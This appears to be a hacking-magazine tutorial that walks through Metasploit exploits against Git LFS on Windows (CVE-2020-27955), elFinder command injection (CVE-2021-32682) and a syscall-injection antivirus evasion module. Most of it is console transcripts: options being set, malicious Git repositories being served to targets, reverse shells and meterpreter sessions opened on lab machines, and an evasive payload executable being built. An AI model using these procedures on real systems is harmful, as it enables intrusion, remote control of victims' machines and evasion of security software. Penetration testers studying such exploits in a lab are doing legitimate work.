
Download Git 2.30.1 on Windows 10. The download information is given in the Downloads section of this Issue. While installing Git, make sure Large File Support (LFS) is enabled and symbolic links are enabled as shown below.





Then open Git BASH with administrator privileges and





and run the command as shown below.

```
MINGW64:/c/Users/admin
RECEPTION+admin@Reception MINGW64 ~
$ whaomi
bash: whaomi: command not found

RECEPTION+admin@Reception MINGW64 ~
$ 'export MSYS=winsymlinks:nativestrict'
bash: export MSYS=winsymlinks:nativestrict: command not found

RECEPTION+admin@Reception MINGW64 ~
$ export MSYS=winsymlinks:nativestrict

RECEPTION+admin@Reception MINGW64 ~
$
```

The target is set. On the attacker system load the `git_lfs_clone_command_exec` module as shown below.

**"RTF template injection is a novel technique that is ideal for malicious phishing attachments because it is simple and allows threat actors to retrieve malicious content from a remote URL using an RTF file."  
- Proofpoint Researchers**



```
msf6 > search git_lfs
```

### Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank
0	exploit/multi/http/git_lfs_clone_command_exec	2021-04-26	exc
1	exploit/windows/http/git_lfs_rce	2020-11-04	exc

Interact with a module by name or index. For example `info 1`, `use 1` or `use`

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_bash
```

```
msf6 exploit(multi/http/git_lfs_clone_command_exec) > show options
```

```
Module options (exploit/multi/http/git_lfs_clone_command_exec):
```

Name	Current Setting	Required	Description
GIT_URI		no	The URI to use as the malicious Git instance (empty for random)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

"We need to do whatever we can to defend ourselves against hacking!"  
-Soren Skou



Payload options (cmd/unix/reverse\_bash):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options as shown below and execute the exploit.

```
msf6 exploit(multi/http/git_lfs_clone_command_exec) > set srvhost 192.168.36.171
srvhost => 192.168.36.171
msf6 exploit(multi/http/git_lfs_clone_command_exec) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/http/git_lfs_clone_command_exec) > set lport 4466
lport => 4466
msf6 exploit(multi/http/git_lfs_clone_command_exec) > run
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

msf6 exploit(multi/http/git_lfs_clone_command_exec) > [*] Started reverse
TCP handler on 192.168.36.171:4466
[*] Using URL: http://192.168.36.171:8080/xpo6dW
[*] Server started.
[*] Git repository to clone: http://192.168.36.171:8080/domainer.git
```

This will start a Git repository as shown in the above image. This repository needs to be cloned from the target system for the exploit to work, As soon as the clone happen

```
RECEPTION+admin@Reception MINGW64 ~
$ git clone http://192.168.36.171:8080/domainer.git
Cloning into 'domainer' ...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (7/7), 710 bytes | 14.00 KiB/s, done.
```

a new command session is opens on the attacker system.

"I was hooked in before hacking was even illegal."  
- Kevin Mitnick



```

msf6 exploit(multi/http/git_lfs_clone_command_exec) > [*] Started reverse
TCP handler on 192.168.36.171:4466
[*] Using URL: http://192.168.36.171:8080/xpo6dW
[*] Server started.
[*] Git repository to clone: http://192.168.36.171:8080/domainer.git
[*] Sending payload data...
[*] Sending LFS object...
[+] Deleted .gitattributes
[+] Deleted ccdgncclmsau
[+] Deleted .git
[*] Command shell session 1 opened (192.168.36.171:4466 -> 192.168.36.209
:49680) at 2021-12-26 07:07:07 -0500

```

```

msf6 exploit(multi/http/git_lfs_clone_command_exec) > sessions

```

Active sessions

=====

Id	Name	Type	Information	Connection
1		shell cmd/unix		192.168.36.171:4466 -> 192.168.36.209:49680 (192.168.36.209)

```

msf6 exploit(multi/http/git_lfs_clone_command_exec) > sessions -i 1

```

```

[*] Starting interaction with 1...

```

```

whoami
RECEPTION+admin
sysinfo
sh: line 26: sysinfo: command not found
pwd
/c/Users/admin/domainer
uname -a
MINGW64_NT-10.0-17763 Reception 3.1.7-340.x86_64 2020-10-23 13:08 UTC x86
64 Msys

```

As readers can see, a new session opened.

### [Git LFS CVE-2020-27955 RCE Module](#)

**TARGET:** Git <= v2.29.2

**TYPE:** Local

**MODULE :** Exploit


**ANTI-MALWARE :** OFF

In Git versions mentioned above, there is a version of git-lfs extension that allows remote attackers to execute malicious code on the victim's Windows system when he clones a particular git repository. This particular git repository is planted with a backdoor which may be an executable



file named as any other executable extension available on the target Windows system. When this repository is cloned, the malicious git binary will get executed automatically instead of the original git binary located in a trusted path of Windows.

We have tested this on Git 2.28.0 version running on Windows 10. Let's set the target first. Download Git 2.28.0 on Windows 10. The download information is given in the Downloads section of this Issue. While installing Git, make sure Large File Support (LFS) is enabled.



Then finish the installation normally. The target is set. On the attacker system load the git\_lfs\_rce module as shown below.

```
msf6 > search git_lfs
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank
0	exploit/multi/http/git_lfs_clone_command_exec	2021-04-26	excellent
1	exploit/windows/http/git_lfs_rce	2020-11-04	excellent

Git LFS Clone Command Exec

Git Remote Code Execution via git-lfs (CVE-2020-27955)

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/windows/http/git_lfs_rce`

```
msf6 > █
```



```
msf6 > use 1
```

```
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/http/git_lfs_rce) > show options
```

```
Module options (exploit/windows/http/git_lfs_rce):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
GIT_URI		no	The URI to use as the malicious Git instance (empty for random)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options as shown below and execute the exploit.

```
msf6 exploit(windows/http/git_lfs_rce) > set lhost 192.168.36.171
```

```
lhost => 192.168.36.171
```

```
msf6 exploit(windows/http/git_lfs_rce) > █
```



```

msf6 exploit(windows/http/git_lfs_rce) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(windows/http/git_lfs_rce) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.36.171:4444
msf6 exploit(windows/http/git_lfs_rce) >
[*] Using URL: http://0.0.0.0:8080/Yl4gIb3Nwt1J2
[*] Local IP: http://192.168.36.171:8080/Yl4gIb3Nwt1J2
[*] Server started.
[*] Git repository to clone: http://192.168.36.171:8080/matsoft.git

```

This will start a Git repository as shown in the above image. This repository needs to be cloned from the target system for the exploit to work. On the target system open Git bash and clone this repository. As soon as the clone happens

The screenshot shows a terminal window titled 'MINGW64:/c/Users/user1'. The terminal output is as follows:

```

RECEPTION+user1@Reception MINGW64 ~
$ git clone http://192.168.36.171:8080/matsoft.git
Cloning into 'matsoft'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (4/4), 440 bytes | 13.00 KiB/s, done.

```

a new command session is opened on the attacker system.

```

msf6 exploit(windows/http/git_lfs_rce) >
[*] Using URL: http://0.0.0.0:8080/Yl4gIb3Nwt1J2
[*] Local IP: http://192.168.36.171:8080/Yl4gIb3Nwt1J2
[*] Server started.
[*] Git repository to clone: http://192.168.36.171:8080/matsoft.git
[*] Sending payload data...
[*] Sending LFS object...
[*] Sending stage (200262 bytes) to 192.168.36.209

msf6 exploit(windows/http/git_lfs_rce) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter x64/windows  RECEPTION\user1 @ RECEPTION  192.168.36.171:4444 -> 192.168.36.209:49704 (192.168.36.209)

```



```
msf6 exploit(windows/http/git_lfs_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: RECEPTION\user1
meterpreter > sysinfo
Computer      : RECEPTION
OS           : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : SMALLBUSINESS
Logged On Users : 6
Meterpreter   : x64/windows
meterpreter > █
```

## [ElFinder CVE-2021-32682 Module](#)

**TARGET:** [ElFinder < v2.1.59](#)

**TYPE:** [Remote](#)


**MODULE :** [Exploit](#)

**ANTI-MALWARE :** [NA](#)

Elfinder is an open source file manager for web written in Javascript. The above mentioned versions of elFinder are vulnerable to a command injection vulnerability in archiving functionality. While creating a new zip archive with elFinder the `name` parameter is sanitized with the `escapeshellarg()` php function and then passed to the `zip` utility.

However, even though sanitization is present, an argument called `-TmTT` argument as part of the `name` parameter is allowed. This argument enables the execution of malicious commands with the privileges of `www-data` user. This vulnerability can be exploited remotely without the requirement of any authentication.

We have tested this on elFinder 2.1.58 running on Ubuntu 18. Let's set the target first. Download the above version and host it on a web server. The download information is given in the Downloads section of this same Issue.





The target is set. Load the `elfinder_archive_cmd_injection` module.

```
msf6 > search elfinder
```

### Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description	D
0	exploit/multi/http/builderengine_upload_exec	016-09-18	excellent	Yes	BuilderEngine Arbitrary File Upload Vulnerability and execution	2
1	exploit/unix/webapp/tikiwiki_upload_exec	016-07-11	excellent	Yes	Tiki Wiki Unauthenticated File Upload Vulnerability	2
2	exploit/multi/http/wp_file_manager_rce	020-09-09	normal	Yes	WordPress File Manager Unauthenticated Remote Code Execution	2
3	exploit/linux/http/elfinder_archive_cmd_injection	021-06-13	excellent	Yes	elFinder Archive Command Injection	2
4	exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection					2

```
msf6 > use 3
```

[\*] Using configured payload `linux/x86/meterpreter/reverse_tcp`

```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > show options
```

Module options (exploit/linux/http/elfinder\_archive\_cmd\_injection):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)



Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set rhosts 192.168.36.148
rhosts => 192.168.36.148
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set targeturi /elFinder/
targeturi => /elFinder/
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable. elFinder running version 2.1.58
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > set lport 4411
lport => 4411
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > █
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > run
[*] Started reverse TCP handler on 192.168.36.171:4411
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.58
[*] Uploading file fb1CQ.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive znHeuAD0.zip
[+] Archive was successfully created!
[*] Using URL: http://0.0.0.0:8080/c3pBuCQTpK
[*] Local IP: http://192.168.36.171:8080/c3pBuCQTpK
[*] Client 192.168.36.148 (Wget/1.19.4 (linux-gnu)) requested /c3pBuCQTpK
[*] Sending payload to 192.168.36.148 (Wget/1.19.4 (linux-gnu))
[*] Command Stager progress - 52.63% done (60/114 bytes)
[*] Command Stager progress - 71.93% done (82/114 bytes)
[*] Sending stage (984904 bytes) to 192.168.36.148
[+] Deleted fb1CQ.txt
[+] Deleted znHeuAD0.zip
[*] Meterpreter session 2 opened (192.168.36.171:4411 -> 192.168.36.148:56962) at 2021-12-27 06:35:41 -0500
```



As readers can see, a meterpreter session is opened successfully.

```
[*] Meterpreter session 2 opened (192.168.36.171:4411 -> 192.168.36.148:56962) at 2021-12-27 06:35:41 -0500
```

```
[*] Command Stager progress - 83.33% done (95/114 bytes)
[*] Command Stager progress - 100.00% done (114/114 bytes)
[*] Server stopped.
```

```
meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer      : 192.168.36.148
OS            : Ubuntu 18.04 (Linux 4.15.0-29-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: daemon @ ubuntu (uid=1, gid=1, euid=1, egid=1)
meterpreter > █
```

## [Windows Syscall Inject Evasion Module](#)

**TARGET: Windows <= 20H2**  
**MODULE : Evasion**

**TYPE: Local**  
**ANTI-MALWARE : Defender ON**

Who told Metasploit payloads can no longer be undetectable? This module lets users create a Windows executable that injects a specific payload/shellcode in memory bypassing AVs Windows API hooking technique through direct syscalls. Syscalls are Windows System calls that are used for control of file systems, communication between processes etc.

However this module requires Mingw (x86\_64) compiler to generate the source file as it requires the compiler's inline assembly to direct syscalls. Let's see how this module works.

We have tested this module on Windows 10 20H2 with Defender ON. Load the syscall\_inject module as shown below.

```
msf6 > search syscall_inject
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Desc
0	evasion/windows/syscall_inject		normal	No	Direct windows syscall evasion technique



```
msf6 > use evasion/windows/syscall_inject
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 evasion(windows/syscall_inject) > show options
```

Module options (evasion/windows/syscall\_inject):

Name	Current Setting	Required	Description
CIPHER	chacha	yes	Shellcode encryption type (Accepted: chacha, rc4)
FILENAME	SKJC.exe	yes	Filename for the evasive file (default: random)
SLEEP	20000	no	Sleep time in milliseconds before executing shellcode

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Evasion target:

Id	Name
0	Microsoft Windows (x64)

```
msf6 evasion(windows/syscall_inject) > █
```

Set all the required options as shown below and execute the module.

```
msf6 evasion(windows/syscall_inject) > set sleep 10000
sleep => 10000
msf6 evasion(windows/syscall_inject) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 evasion(windows/syscall_inject) > run

[+] SKJC.exe stored at /home/kali/.msf4/local/SKJC.exe
msf6 evasion(windows/syscall_inject) > █
```

